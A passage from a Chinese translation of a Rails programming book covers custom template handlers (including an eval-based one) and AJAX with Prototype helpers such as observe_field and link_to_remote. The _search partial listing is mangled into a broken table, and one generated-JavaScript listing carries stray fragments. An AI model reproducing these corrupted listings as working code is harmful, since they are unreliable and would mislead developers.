我们还需要注册这个处理器。可以在环境配置文件中注册，也可以在 `app/controllers` 目录下 的 `application.rb` 文件中注册。

```
e1/views/app/controllers/application.rb
require "rdoc_template"

ActionView::Template.register_template_handler("rdoc", RDocTemplate)
```

上述调用就是在告诉所有模板文件：如果你的文件名以 `.rdoc` 结尾，那么就应该由 `RDocTemplate` 类来负责处理你。可以创建一个名为 `example.rdoc` 的模板文件，然后创建一个简单的控制器来访问它，看看下面这个 RDoc 模板系统的效果。



¹¹ 不幸的是，Rails 2.2.2 版本发布周期末尾时的一个回归缺陷导致下面的例子在该版本上不能工作。这些代码在 2.2.1 版本上经过验证，并且理应在 2.2.3 上也能工作。

创建动态模板

.html.erb 和.xml.builder 模板与控制器共享同一个运行环境——它们可以访问控制器的实例变量，它们也可以收到传入的本地变量（当作为局部模板时）。我们的模板也可以拥有同样的待遇，至于如何实现则取决于你自己。下面我们就来做一个演示：.eval 模板中包含了 Ruby 代码；当渲染时，所有代码都会被显示出来，同时还有代码执行的值。也就是说，如果 test.eval 模板包含下列代码：

```
a = 1
3 + a
@request.path
```

输出结果就应该是：

```
a = 1 => 1
3 + a => 4
@request.path => ./text/example1
```

请留意模板是如何访问@request 变量的：我们创建了一个 Ruby 绑定（也就是变量值的作用域），然后把控制器要提供给视图的实例变量和本地变量全都放进去。render()方法还把应答内容的类型设置为 text/plain，这是因为我们不希望浏览器把输出结果解释为 HTML。我们还可以定义一个名为 request()的访问方法，这样我们的模板处理器看上去就与 Rails 内建的那些处理器更相似了。

```
#!/views/lib/eval_template.rb
class EvalTemplate < ActionView::TemplateHandler
  def render(template)
    # Add in the instance variables from the view
    @view.send :evaluate_assigns

    # create get a binding for @view
    bind = @view.send(:binding)

    # and local variables if we're a partial
    template.locals.each do |key, value|
      eval("#{key} = #{value}", bind)
    end

    @view.controller.headers["Content-Type"] ||= 'text/plain'

    # evaluate each line and show the original alongside
    # its value
    template.source.split(/\n/).map do |line|
      begin
        line + " => " + eval(line, bind).to_s
      rescue Exception => err
        line + " => " + err.inspect
      end
    end.join("\n")
  end
end
```

559 >

本章由 Justin Gehtland (<http://relevanceLLC.com>) 撰写，他是一位软件开发者、技术演讲者和作家，住在北卡罗莱纳州的达拉莫。他是 Streamlined 项目(<http://streamlinedframework.org>)的发起人，该项目发轫于 Stuart Halloway (也是 Relevance 公司的员工) 在 RailsConf'06 上发表的一篇论文，其目标是在 Rails 基础上实现高级的 CRUD 应用程序。

第 24 章

Web 2.0

我们已经看到 ActionView 如何将模板渲染给浏览器，我们还看到了如何组合运用布局模板与局部模板来生成页面。大多数时候，action 会返回完整的页面给浏览器，并要求浏览器刷新当前的屏幕。这是 web 的根本原则之一：服务器返回完整的页面给浏览器，浏览器则必须完整显示服务器返回的页面。本章内容则将要打破这条原则，让应用程序能够在更小的粒度上发送数据、控制页面显示，并借助浏览器与服务器之间的交互给用户提供更活泼、更具交互性的用户体验。

Rails 对 AJAX 的支持大致可以分为三个部分：

- 支持 Prototype，提供 DOM 操作和远程对象调用的能力；
- 支持 Script.aculo.us，提供可视化效果；
- 支持 RJS 模板，实现了以 Ruby 代码为中心的 AJAX。

对于这里提到的前两项，我们有必要回想起前面介绍过的关于辅助方法的内容，因为对 Prototype 和 Script.aculo.us 的支持大多位于 ActionPack::Helpers::PrototypeHelper 和 ActionPack::Helpers::ScriptaculousHelper 中。另一方面，RJS 模板则完全是另一回事：它与 ActionView 模板有一点关系，还涉及一种全新的调用 render 方法的方式。

24.1 Prototype

Prototype 是一个开源的 JavaScript 框架，由 Sam Stephenson 开发，其主要目标是简化两方面的 JavaScript 工作：

- 用 XMLHttpRequest (以及其他相关方法) 发起 AJAX 调用；
- 与页面 DOM 交互。

AJAX 实际上是在浏览器上开后门。浏览器就像是被训练过的猴子：发起请求，重新装载页面；提交表单，重新装载页面……如果你让浏览器发起 HTTP 请求，它随后的唯一反应就是刷新页面，不管收到的应答是什么样子。

<561

在 20 世纪 90 年代，微软公司以 ActiveX 控件的形式发布了一个 XML 库，名叫 XMLHTTP。通过 JavaScript 就可以创建该对象的实例，并通过它向服务器发起 XML 请求，而不会改变地址栏中的信息，也不会发起普通的 HTTP 请求。XMLHTTP 对象可以接收 (并解析) 来自服务器的 HTTP 应答，然后通过回调函数来调用 JavaScript，这样就可以在 JavaScript 中使用应答信息了。几年以后，Mozilla 团队也开发了一个开源的 XMLHttpRequest 对象。使用 XMLHttpRequest 对象 (简称 XHR)，你就可以向服务器发起请求，然后自行决定如何处理应答。更妙的是，请求还可以用异步的方式进行——也就是说，当服务器在处理请求时，用户仍然可以继续使用页面上其他的部分。

要编写 JavaScript 代码，通过 XHR 来发起异步请求，这并不算特别困难，但经常重复，相当无聊，并且容易造成低级（但难以发现）的错误。Prototype 库对 XHR 做了封装，使它用起来更简单、更可靠。但 Prototype 毕竟还是 JavaScript 库。Rails 的关键特性之一就是对各种开发工具进行了整合，让开发者可以用 Ruby 语言由顶至底地开发整个 web 应用。如果要求开发者必须使用 JavaScript，就会破坏了这种干净的整合。

毫不意外地，答案自然是辅助方法，尤其是 `PrototypeHelper` 类（位于 `ActionPack::Helpers` 中）。借助这些辅助方法，你只要调用一个简单的 Ruby 方法，就可以生成复杂的 JavaScript。这些辅助方法最难掌握之处则是它们接受的各种选项。

搜索的例子

下面我们用 Rails 的 Prototype 辅助方法来给一个现成的脚手架快速加上 AJAX 功能。下列代码展示了一个标准的脚手架，对名为 `users` 的数据库表进行了封装。`users` 表中保存了一组程序员的名字，以及他们最喜欢的编程语言。标准的、静态的脚手架页面使用一个 RHTML 模板和一个局部模板来生成页面：

```
pragforms/app/views/user/list.rhtml
<h1>Listing users</h1>
<%= render :partial => "search" %>

pragforms/app/views/user/_search.html.erb


| Username                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Favorite Language                                              |                                 |                                          |                                                                |                                                                |                                                                                                                         |  |       |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------|---------------------------------|------------------------------------------|----------------------------------------------------------------|----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|--|-------|--|
| <% for user in @users %> <tr> <td>&lt;td&gt;&lt;%= h user.username %&gt;&lt;/td&gt;</td> <td>&lt;td&gt;&lt;%= h user.favorite_language %&gt;&lt;/td&gt;</td> </tr> <tr> <td>&lt;td&gt;&lt;%= link_to 'Show', :action =&gt; 'show', :id =&gt; user %&gt;&lt;/td&gt;</td> <td>&lt;td&gt;&lt;%= link_to 'Edit', :action =&gt; 'edit', :id =&gt; user %&gt;&lt;/td&gt;</td> </tr> <tr> <td>&lt;td&gt;&lt;%= link_to 'Destroy', { :action =&gt; 'destroy', :id =&gt; user }, :confirm =&gt; 'Are you sure?', :method =&gt; :post %&gt;&lt;/td&gt;</td> <td></td> </tr> <tr> <td colspan="2">&lt;/tr&gt;</td> </tr> <% end %> </table>  <%= link_to 'Previous page', { :page => @users.previous_page } if @users.previous_page %> <%= link_to 'Next page', { :page => @users.next_page } if @users.next_page %>  <br />  <%= link_to 'New user', :action => 'new' %> |                                                                | <td><%= h user.username %></td> | <td><%= h user.favorite_language %></td> | <td><%= link_to 'Show', :action => 'show', :id => user %></td> | <td><%= link_to 'Edit', :action => 'edit', :id => user %></td> | <td><%= link_to 'Destroy', { :action => 'destroy', :id => user }, :confirm => 'Are you sure?', :method => :post %></td> |  | </tr> |  |
| <td><%= h user.username %></td>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | <td><%= h user.favorite_language %></td>                       |                                 |                                          |                                                                |                                                                |                                                                                                                         |  |       |  |
| <td><%= link_to 'Show', :action => 'show', :id => user %></td>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <td><%= link_to 'Edit', :action => 'edit', :id => user %></td> |                                 |                                          |                                                                |                                                                |                                                                                                                         |  |       |  |
| <td><%= link_to 'Destroy', { :action => 'destroy', :id => user }, :confirm => 'Are you sure?', :method => :post %></td>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                |                                 |                                          |                                                                |                                                                |                                                                                                                         |  |       |  |
| </tr>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                |                                 |                                          |                                                                |                                                                |                                                                                                                         |  |       |  |


```

我们希望用户在输入的过程中逐渐过滤出接近的人名列表。应用程序应该时刻观察输入框的变化，及时把输入框的值提交给服务器，并更新人名列表，只列出与当前输入值匹配的程序员。

不管用不用 AJAX，要做的第一步都是添加一个表单，用于收集用户输入。不过在这里我们要添加的不是标准的表单，而是“无操作表单”：这样的表单本身不能被提交给服务器。以前要创建这种表单的标准做法是将表单的 `action` 属性设为`#`，这确实可以阻止表单的提交，但却会在地址栏中显示的 URL 尾端加上“#”字符，这多少有些令人不快。现在更流行的做法是将 `action` 的值设为 `javascript:void(0)`。

```
pragforms/app/views/user/search_demo.html
<% form_tag('javascript:void(0)') do %>
```

第二步是，要把“局部模板的渲染”封装在一个具名的元素中，这样才能很容易地用更新后的数据来替换原先的数据。在这里，我们加上一个简单的

标签，并给它设上 id='ajaxWrapper' 属性，这样就有地方去放置新的数据了。

```
pragforms/app/views/user/search_demo.html
<div id='ajaxWrapper'>
<%= render :partial=>'search' %>
</div>
```

563

第三步是加上一段 JavaScript 来监视文本输入框的变化、将输入框中的值提交给服务器、获取服务器送回的应答，并更新页面的某些部分以反映新的数据。所有这一切，用 observe_field 辅助方法就可以搞定。

输入字段和表单

按照 W3C HTML 4.01 规范，输入字段并不一定要位于<form>元素内。实际上，该规范还清楚地指出：如果只是要构建一个用户界面来处理“固有事件”（例如 onclick、onchange 等），<form>元素并不是必需的。<form>元素的用途是将输入值绑定到 POST 请求上。

但不管怎么说，最好还是把输入字段放在<form>元素内部。<form>元素给与之相关的输入字段提供了一个命名空间，这样就可以将它们组织在一起处理（譬如说，启用或者禁用一个表单内部所有的输入字段）。此外<form>元素还可以给页面提供一种故障恢复机制，即便用户禁用了 JavaScript 也能让页面正常工作。

```
pragforms/app/views/user/search_demo.html
Line 1 <%= observe_field :search,
Line 2   :frequency => 0.5,
Line 3   :update    => 'ajaxWrapper',
Line 4   :before     => "Element.show('spinner')",
Line 5   :complete   => "Element.hide('spinner')",
Line 6   :url        => { :action=>'search', :only_path => false },
Line 7   :with       => "'search='+encodeURIComponent(value)">
```

在第 1 行上，我们调用了辅助方法，将要观察的文本输入框的 id 传给它。observe 辅助方法只接受一个输入字段的 id；如果想要监视多个输入字段，可以创建多个 observer，也可以索性监视整个表单。可以看到，和其他设计良好的 Rails 库一样，在输入 id 值时也可以用符号。

在第 2 行上，我们设置了监视的频率：每隔多长时间（以秒为单位）检查目标字段的变化、并将其中的值提交给服务器。如果这个值为 0，就表示输入字段的变化会被立即提交给服务器。这似乎是最积极响应用户操作的方式，但还得把网络带宽的占用考虑在内：如果输入字段的每一次变化都导致数据提交，如果用户量相当大，对带宽的占用会相当可观。在我们的例子中用了 0.5 秒的监视频率，这样既不会提交太多数据，也不会让用户等待太长时间。

在第 3 行上，我们告诉辅助方法：当服务器返回数据时，应该用这些数据来更新页面上的哪个元素。有了这个 id 之后，Prototype 就会将应答文本设置为该元素的 innerHTML 值。如果要对返回数据做更复杂的操作，也可以注册一个回调函数来处理这些数据。

在我们的例子中，服务器会返回一张表格，其中包含与过滤词匹配的用户，我们只要在 ajaxWrapper 元素中显示这些数据就行了。

在第 4 行和第 5 行上，我们解决了 AJAX 的一个重要问题：用户是盲目而缺乏耐性的。如果他们

564

点击了一个链接或者提交了一张表单，那么要想不让他们继续盲目地重复点击同一个链接或者按钮，除非出现一只嘴里喷火的龙，或是看到浏览器右上角的地球图标开始转动——这个转动的图标告诉用户，某些有用的事情正在发生，现在应该静等它完成。这是所有浏览器内建的功能，用户也希望当应用程序在后台处理数据时能够看到这个图标的转动。

但在使用 XHR 时，你就必须提供自己的进度提示。`before` 选项接受一个 JavaScript 函数作为参数，该函数会在向服务器发起请求之前被调用。在这里，我们用 Prototype 的 `Element.show` 方法来展示一幅图片。这幅图片在页面初始化时就已经加载到页面中了，只是其 `style` 属性被设置为 `display:none`，因此，一开始不会被显示出来。与此类似，`complete` 回调会在完整接收到应答信息之后被调用，在我们的例子中调用了 `Element.hide` 来隐藏进度提示。还有其他一些回调钩子可供使用，我们将在第 24.1 节的“回调”（原书第 570 页）中介绍它们。（`spinner` 这个元素在哪儿？我们稍后就会看到。）

最后，在第 6 行和第 7 行上，我们定义了 AJAX 调用的服务器终端，以及将要发送的数据。在第 6 行上，我们指定了 `url` 参数，告诉它要去调用当前 controller 的 `search` 这个 `action`。`url` 参数所接受的选项 `hash` 和 `url_for` 方法一样。

在第 7 行上，我们通过 `with` 参数指定了要发送给服务器的数据。这个参数的值是一个字符串，其中包含一个或多个名 / 值对。请看下列字符串：

```
"'search=' + encodeURIComponent(value)"
```

这个字符串是一段可以执行的 JavaScript 代码，当目标字段的值发生变化时，就会执行这段代码。`encodeURIComponent` 是一个 JavaScript 函数，它接受一个字符串作为参数，然后将其中的特定字符转义，以生成合法的 URL。在我们这里，输入值（Value）是目标字段的值，结果则是一个名/值对，其中的名字是 `search`，值则是将目标字段编码之后的值。

还记得吗，我们用一个叫做“spinner”的东西来当作进度条。到目前为止，我们还没有编写代码来显示它。一般情况下，我们会直接把它放在页面上；但由于我们打算在所有页面上复用同一个进度条，所以我们更愿意把它放在布局模板上。

565 >

```
pragforms/app/views/layouts/user.html.erb
<html>
  <head>
    <title>User: <%= controller.action_name %></title>
    <%= stylesheet_link_tag 'scaffold' %>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <p style="color: green"><%= flash[:notice] %></p>
    <%= image_tag 'loading.gif', :id => 'spinner',
                  :style => "display:none; float:right;" %>
    <%= yield :layout %>
  </body>
</html>
```

当这个模板被渲染到浏览器上时，其结果会将静态 HTML 和 JavaScript 代码结合起来。下面就是使用 `observe_field` 辅助方法之后生成的实际输出：

```
<input id="search" name="search" type="text" value="" />
<script type="text/javascript" >
//<![CDATA[
new Form.Element.Observer('search', 0.5, function(element, value) {
  Element.show('spinner');
  new Ajax.Updater('ajaxWrapper',</pre>
```

```
'/user/search',
  { onComplete:function(request){ Element.hide('spinner'); },
    parameters:'search=' + encodeURIComponent(value)
  })
})
// ]>
```

现在当用户在文本框里输入时，文本框的内容就会被发送到 UserController 的 search 方法。请记住：由于我们提供了 update 参数，辅助方法所生成的 JavaScript 代码会将服务器返回的内容放进目标元素的 innerHTML 属性。那么，search 方法又做了些什么呢？

```
app/controllers/user_controller.rb
def search
  unless params[:search].blank?
    @users = User.paginate :page => params[:page],
      :per_page  => 10,
      :order     => order_from_params,
      :conditions => User.conditions_by_like(params[:search])
    logger.info @users.size
  else
    list
  end
  render :partial=>'search' , :layout=>false
end
```

566

如果给这个 action 传入了 search 参数，它就会找出与搜索值匹配的条目，然后根据数据库查询的结果进行分页；否则它就会调用 list 方法，后者会根据所有用户信息来填

conditions_by_like

User.conditions_by_like(params[:search]) 方法并不是 ActiveRecord 提供的，它实际上来自 Streamlined 框架。借助这个方法可以快速搜索模型对象的所有字段。下面是完整的实现：

```
vendor/plugins/relevance/lib/relevance/active_record_extensions.rb
def conditions_by_like(value, *columns)
  columns = self.user_columns if columns.size==0
  columns = columns[0] if columns[0].kind_of?(Array)
  conditions = columns.map {|c|
    c = c.name if c.kind_of? ActiveRecord::ConnectionAdapters::Column
    "'#{c}' LIKE " + ActiveRecord::Base.connection.quote("%#{value}%")
  }.join(" OR ")
end
```

充@users 和@user_pages 两个实例变量。最后，这个 action 会渲染_search.html.erb 局部模板，后者会以表格形式列出所有的值（不论是否使用 AJAX）。请注意，当渲染局部模板时我们明确禁用了所有布局模板，这样就不会出现“在布局模板内再次渲染布局模板”的问题。

使用 Prototype 辅助方法

Rails 提供了一整套 Prototype 辅助方法，从而有效地支持应用程序中各种 AJAX 需求。要使用这些辅助方法，必须在页面中包含 prototype.js。Rails 已经自带了该文件的某一版本，也可以用 javascript_include_tag 辅助方法将其包含到页面中。

```
<%= javascript_include_tag "prototype" %>
```

很多人喜欢在应用程序的默认布局模板里包含 Prototype 库：如果在整个应用程序中到处使用 AJAX，这确实是个不错的办法。如果你比较担心网络带宽，也可以只在需要用到的页面上包含 Prototype。按照 Rails 代码生成器的风格，application.html.erb 文件中会包含下列声明：

```
<%= javascript_include_tag :defaults %>
```

这就会引入 Prototype、Script.aculo.us，以及自动生成的 application.js 文件，用于放置应用程序特有的 JavaScript。不管用哪种方式，只要引入了 Prototype 库，就可以在页面上通过 Prototype 辅助方法来实现 AJAX。

567

常用选项

在具体了解这些辅助方法之前，我们先来看一组常用的选项——很多辅助方法都接受这一组选项。大部分辅助方法都会生成代码来用 XHR 向服务器发起调用，所以它们都用共同的一组选项来控制如何发起调用、调用前后和调用过程中应该做什么。

同步性

大多数情况下，我们都希望以异步方式发起 AJAX 调用：在传输和处理请求的同时，用户还可以继续与页面交互，页面上的 JavaScript 也会继续响应用户操作。不过有些时候你也会需要同步的 AJAX 调用（不过我们强烈建议你不要这样做），此时可以给辅助方法传入 :type 选项。该选项的值可以是 :asynchronous（默认值）和 :synchronous。

```
<%= link_to_remote "Wait for it..." ,
                   :url => { :action => 'synchronous_action' },
                   :update => 'results_div',
                   :type => :synchronous %>
```

更新页面

AJAX 调用可以返回几种不同的应答，包括：

- 无：服务器应答不包含任何内容，只有 HTTP 头信息；
- *HTML*：一段 HTML 片段，可以将其插入页面中；
- 数据：结构化的数据（JSON、XML、YAML、CSV 等），可以用 JavaScript 对其进行处理；
- *JavaScript*：可以在浏览器上执行。

如果 AJAX 返回了 HTML 片段，大多数 Prototype 辅助方法都可以将其直接插入页面 HTML，只要用 :update 选项指定 HTML 元素即可。该选项接受的值可以是：

- 一个 *DOM id*：指定页面上一个元素的 id，AJAX 调用的返回值将被填入该元素的 innerHTML 属性：

```
<%= link_to_remote "Show me the money!" ,
                   :url => { :action => 'get_the_money' },
                   :update => 'the-money' %>
```

- 一个 *hash*：分别指定调用成功或失败时应该更新哪个 DOM 元素。Prototype 将调用结果分为两种：成功 (success) 和失败 (failure) ——除了“200 OK”之外的任何 HTTP 状态都将被判定为失败。给 :update 选项传入一个 hash 时，调用成功结束时会更新一个目标元素，错误时的警告信息则会被放到另一个元素上。

```
<%= link_to_remote "Careful, that's dynamite..." ,
                   :url => { :action => 'replace_dynamite_in_fridge' },
                   :update => { :success => 'happy' , :failure => 'boom' } %>
```

在指定了由哪个元素接收调用结果之后，还可以顺手说明如何对目标元素进行更新。默认情况下，该元素的 innerHTML 属性会被整个替换为来自服务器的应答信息；但如果你传入 :position 选项，

568

就可以要求 JavaScript 把应答信息放在现有内容之外的某个相对位置。可选的值包括：

:position => :before

将应答信息放在目标元素的起始标签之前。

:position => :top

将应答信息放在目标元素的最顶端，紧跟在起始标签后面。

:position => :bottom

将应答信息放在目标元素的最后，正好在结束标签之前。

:position => :after

将应答信息放在目标元素的结束标签之后。

譬如说，假设你希望通过 AJAX 调用在列表的尾端增加一个条目，就可以这样做：

```
<% form_remote_tag( :url => { :action => 'add_todo' },
                    :update => 'list',
                    :position => :bottom) do %>
```

使用`:position`选项，就可以将新条目加入已有的列表或者表格，而不必重新渲染原本已经在页面上的数据。这样一来，用于管理列表的服务器端代码就可以大大简化了。

JavaScript 过滤器

有时候你会希望有条件地执行 AJAX 调用，Prototype 辅助方法接受 4 种不同的包装选项：

:confirm => msg

在发起 XHR 调用之前先弹出一个 JavaScript 确认对话框，其中的文本就是传入该选项的字符串。
如果用户点击“OK”，则发起调用；否则取消此次 XHR 调用。

:condition => expression

*expression*应该是一个 JavaScript 表达式，执行的结果是一个布尔值。如果对这个表达式求值的结果为`true`，则发起调用；否则取消此次 XHR 调用。

:before => expression

在执行 XHR 调用之前求值一个 JavaScript 表达式，通常用于显示进度条。

:after => expression

在执行 XHR 调用之后求值一个 JavaScript 表达式，通常用于显示进度条，或者禁用表单/输入框，以免用户在处理请求的过程中继续操作。

举例来说，你可能希望在页面上提供一个富文本编辑器，并且让用户能够以 AJAX 的方式保存其中的内容。但这一操作不仅耗时较长，而且可能具有破坏性，因此你希望确保用户是真的想要保存数据，并且在保存的过程中显示进度条。此外，你还希望当编辑器为空时不让用户执行保存。在这种情况下，你的表单可能像这样：

```
<% form_remote_tag( :url => { :action => 'save_file' },
                    :confirm => "Are you sure you want to save this file?",
                    :before => "Element.show('spinner');",
                    :condition => "($('text_file').value != '')" ) do %>
```

回调

最后，我们还希望在 XHR 调用的过程中回调 JavaScript 函数。在处理 XHR 调用的过程中，总共 有 6 个钩子可以发起回调，你可以将 JavaScript 函数或者任意的 JavaScript 片段挂接在其中的任意一点上。这 6 个钩子是：

`:loading => expression`

XHR 正在从服务器接收数据，但尚未接收完毕。

`:loaded => expression`

XHR 从服务器接收数据完毕。

`:interactive => expression`

XHR 从服务器接收到所有数据，正在解析结果。

`:success => expression`

XHR 完成数据接收和处理，并且应答的 HTTP 状态码是“200 ok”。

`:failure => expression`

XHR 完成数据接收和处理，并且应答的 HTTP 状态码不是“200 ok”。

570 ➤

readystate 3 的问题

这里还有一个有趣的小陷阱：有时候服务器可以与浏览器建立所谓的“永久连接”。如果服务器和客户端都能理解 HTTP 1.1，并且服务器给客户端发送了 Keep-Alive 头信息，那么只要没有客户端明确拒绝这一请求，服务器就会与客户端建立一条不会中断的连接。此时如果服务器不去使用这条连接，而客户端也没有将其断开，浏览器的 readystate 就会一直保持为 3。

没有办法可以绕开这个问题，除非你确保服务器绝不尝试发送 Keep-Alive 头信息。如果你无法控制 web 服务器，那就只好听天由命了。更多关于 HTTP 1.1 和永久连接的信息，请参见 <http://www.w3.org/Protocols/rfc2616/rfc2616sec8.html>；要想知道这对于 AJAX 有什么影响，请看 <http://www.scottandrew.com/blog/archives/2002/12/readystate.html>。

`:complete => expression`

XHR 完成数据接收和处理，并且已经调用了`:success` 或`:failure` 的回调函数。

大体而言，我们把`:success`、`:failure` 和`:complete` 当作 AJAX 调用的`try/catch/finally`。其他的回调钩子很少用到。`:interactive` 状态本应该代表“可以开始使用数据，但尚未接收完毕”的状态，但实际上的情况并非总是如此，尤其是在使用较早版本的 XMLHTTP ActiveX 控件时。

在下面的例子中，我们用`:success`、`:failure` 和`:complete` 等回调钩子来实现了一个 AJAX 调用，它会在发送请求之前显示进度条，将合法的返回结果交给一个函数去展示，在服务器出错时调用错误处理的函数，当整个调用结束之后将进度条隐藏起来。

```
<% form_remote_tag(:url => { :action => 'iffy_function' },
                    :before => "Element.show('spinner');",
                    :success => "show_results(xhr);",
                    :failure => "show_error(xhr);",
```

```
:complete => "Element.hide('spinner');" ) do %>
```

:loading、:loaded 和:interactive 选项都很少用到，通常只用于提供动态的进度展示。

可以把:success、:failure 和:complete 看作 begin、rescue 和 ensure 在 Prototype 辅助方法中的对应物：:success 指定了程序运行的乐观路径；如果服务器端出了什么问题，则会调用:failure 回调函数；最后，不管 AJAX 调用成功还是失败，都会调用:complete 回调函数。这样你就有合适的地方来隐藏进度条、重新启用表单与输入框，以及——说得更大些——将页面设置回起初的状态。

<571

在 IE 中更新 innerHTML 属性

借助 AJAX 可以更新几乎所有页面元素的内容，但 IE 浏览器中的表格元素例外。这里的问题是：表格在 IE 中不是标准元素，它们不支持 innerHTML 属性。如果在 IE 中把<tr>、<td>、<tbody> 或者<thead> 元素指定为:update 的目标，那么你可能得到一个 JavaScript 错误，也可能得到某些无法确定的（并且肯定是不可接受的）行为（例如新的内容被附加在页面底部），或者——更糟糕的——什么都没有。

Prototype 解决这个问题的办法是：检查当前浏览器是不是 IE、目标元素是不是<tr>、<td>、<tbody> 或者<thead>。如果是，Prototype 会去掉原先页面上的表格，然后再重建整个表格，这样看起来就好像是表格内容被正确地更新了。

<572

link_to_remote

一种最常见的 AJAX 用法就是向服务器请求一段信息，并将其插入当前页面。譬如说，你可能希望提供一个链接，用于获取收件箱的当前状态、账户余额等信息——这些操作需要大量计算，或是与时间紧密相关，因此你不希望在页面初始化时就将其取出。

用户都已经习惯于通过超链接来与应用程序交互，因此上述行为也很适合用超链接来提供。一般而言，初始的页面会渲染出链接，同时渲染出一些空的或者隐藏的容器元素（通常是<div>，不过实际上可以是任何有 id 的元素）。

就以“让用户检查收件箱状态”为例，可以在页面上放一个<div>来放置数据，并用一个链接来采集数据、更新页面。

```
<div id="inbox_status" >Unknown</div>
<%= link_to_remote 'Check Status...', 
  :url => {:action => 'get_inbox_status', :user_id => @user.id},
  :update => 'inbox_status' %>
```

在这个例子中，链接中的文本应该是“Check Status...”，点击链接则会调用当前控制器的 get_inbox_status 方法，并传入当前用户的 id。调用的结果则会被放入 id 为 inbox_status 的<div> 元素。

<572

前面介绍的所有通用选项都适用于 link_to_remote，下面是一个更详尽的例子。

```
<div id="inbox_status" >Unknown</div>
<%= link_to_remote 'Check Status...', 
  :url => {:action => 'get_inbox_status', :user_id => @user.id},
  :update => 'inbox_status',
  :condition => " $('#inbox_status').innerHTML == 'Unknown' " ,
```

```
:before => "Element.show('progress_indicator')",
:complete => "Element.hide('progress_indicator')" %>
```

这样一来，只有在目标元素的当前值为“Unknown”时才会发起 XHR 调用，从而避免了重复请求数据的情况发生。此外我们还用了 :before 和 :complete 选项来显示和隐藏进度条。

periodically_call_remote

除了由用户发起远程调用之外，有时我们还希望每隔一段时间就到服务器上检查状态的变化。譬如说，在一个基于 web 的聊天应用中，我们可能希望每过几秒钟就到服务器检查是否有新的聊天消息。这是一种常见的分布式状态检查的方式，也是在没有真正的“推”通信技术之前的一种替代方案。

`periodically_call_remote` 方法可以帮你搞定这一切。这个方法的用法跟 `link_to_remote` 大同小异，只是不需要传入链接文本，而是需要传入一个时间间隔——每隔多长时间到服务器去请求数据。我们把前面那个例子修改一下，每隔 60 秒更新用户收件箱的状态。

```
<div id="inbox_status">Unknown</div>
<%= periodically_call_remote :url => { :action => 'get_inbox_status',
                                         :user_id => @user.id},
                               :update => 'inbox_status',
                               :frequency => 60,
                               :condition => "$('inbox_status').innerHTML == 'Unknown'",
                               :before => "Element.show('progress_indicator')",
                               :complete => "Element.hide('progress_indicator')" %>
```

`periodically_call_remote` 接受的选项跟 `link_to_remote` 一样（除了 :frequency 选项之外）。也就是说，你也可以使用 :confirm 选项。不过在使用该选项时要非常小心，这不仅是因为页面会弹出一个模态对话框，让用户确认一个原本应该是完全透明的事件；而且还因为即便当模态对话框在页面上出现时，`periodically_call_remote` 的计时器仍然在忠实地运行，并且不断地要求用户确认。换句话说，很可能出现这样的情况：确认对话框不断地弹出，即便用户点击了“ok”或者“Cancel”，刚消失的对话框又会被另一个新的对话框所取代。

573

link_to_function

严格说来，这并不是一个 Prototype 辅助方法，不过 `link_to_function` 仍然是 Rails 标准辅助方法中常被用于提供 AJAX 功能的一个。借助这个辅助方法，你可以指定链接文本，以及链接被点击时要执行的 JavaScript 片段。该方法不接受前面看到的那些选项，不过你可以传入各种 HTML 选项——就像使用 `link_to` 辅助方法那样。

`link_to_function` 让我们可以生成任意的链接来调用客户端函数。不过传入其中的 JavaScript 并不一定只执行客户端操作，你也可以在其中调用 XHR。比起普通的 Prototype 辅助方法来，该方法（以及与其相似的 `button_to_function` 方法）可以创建更具特色的交互方式。

譬如说，你可能正在使用由 Sébastien Gruhier 开发的 Prototype Window 框架 (<http://prototype-window.xilinus.com/>)——这是一个精彩绝伦的 JavaScript 框架，它构建在 Prototype 和 Script.aculo.us 之上，我们只用 JavaScript 就能在应用程序中创建各种窗体。你可能希望创建一个链接，点击它就会显示一个 Prototype 窗体，后者包含应用程序的“About”信息。

```
<%= link_to_function "About...", ,
                     "Dialog.alert({url: 'about.html', options: {method: 'get'}},
                     {windowParameters: {className: 'default'},
                     okLabel: 'Close'})" %>
```

remote_function

前面介绍的 Prototype 辅助方法都用到了另一个 Prototype 辅助方法：`remote_function`，后者才真正生成 XHR 调用。如果想要在“链接”和“定时执行”之外的场景下使用 XHR 调用，也可以直接使用这个辅助方法。

继续前面的例子：假设用户已经看到了收件箱的状态，现在他希望查看新收到的邮件。按照标准的界面风格，我们可以显示所有邮件主题的列表，并允许用户选择其中一封邮件来查看。但你的用户早已习惯了富客户端的邮件工具，他们习惯于双击邮件主题来浏览全文。你也希望提供同样的功能：当用户双击邮件主题时，发起一个 XHR 调用，从服务器端取回邮件的全文。下面展示了用于渲染邮件主题列表的页面模板——其中的一部分。

```
<table>
<% for email in @emails %>
<tr ondblclick="<%= remote_function(:update => 'email_body',
                                :url => {:action => 'get_email',
                                :id => email})%>
  <td><%= email.id %></td><td><%= email.body %></td>
</tr>
<% end %>
</table>
<div id="email_body" />
```

这会在页面上嵌入一段 JavaScript 代码，它会负责发起 XHR 调用、收集应答信息，并将其放入 `email_body` 元素。`remote_function` 方法接受前面介绍的所有标准选项。

observe_field

本章的第一个例子已经展示了如何使用 `observe_field` 方法。大体说来，这个辅助方法就是把 `remote_function` 一个 `remote_function` 绑定到目标字段的 `onchange` 事件。它接受的选项与其他 Prototype 辅助方法大同小异。

observe_form

有时候你不只是对某个特定的输入字段感兴趣，而是希望监视一组相关字段的任何变化。要实现这样的功能，最好的办法不是针对每个字段都调用一次 `observe_field` 方法，而是将所有这些字段放在一个`<form>`里，然后监视整个表单。`observe_form` 辅助方法会将 `observer` 挂接在表单中所有输入字段的变化事件上。

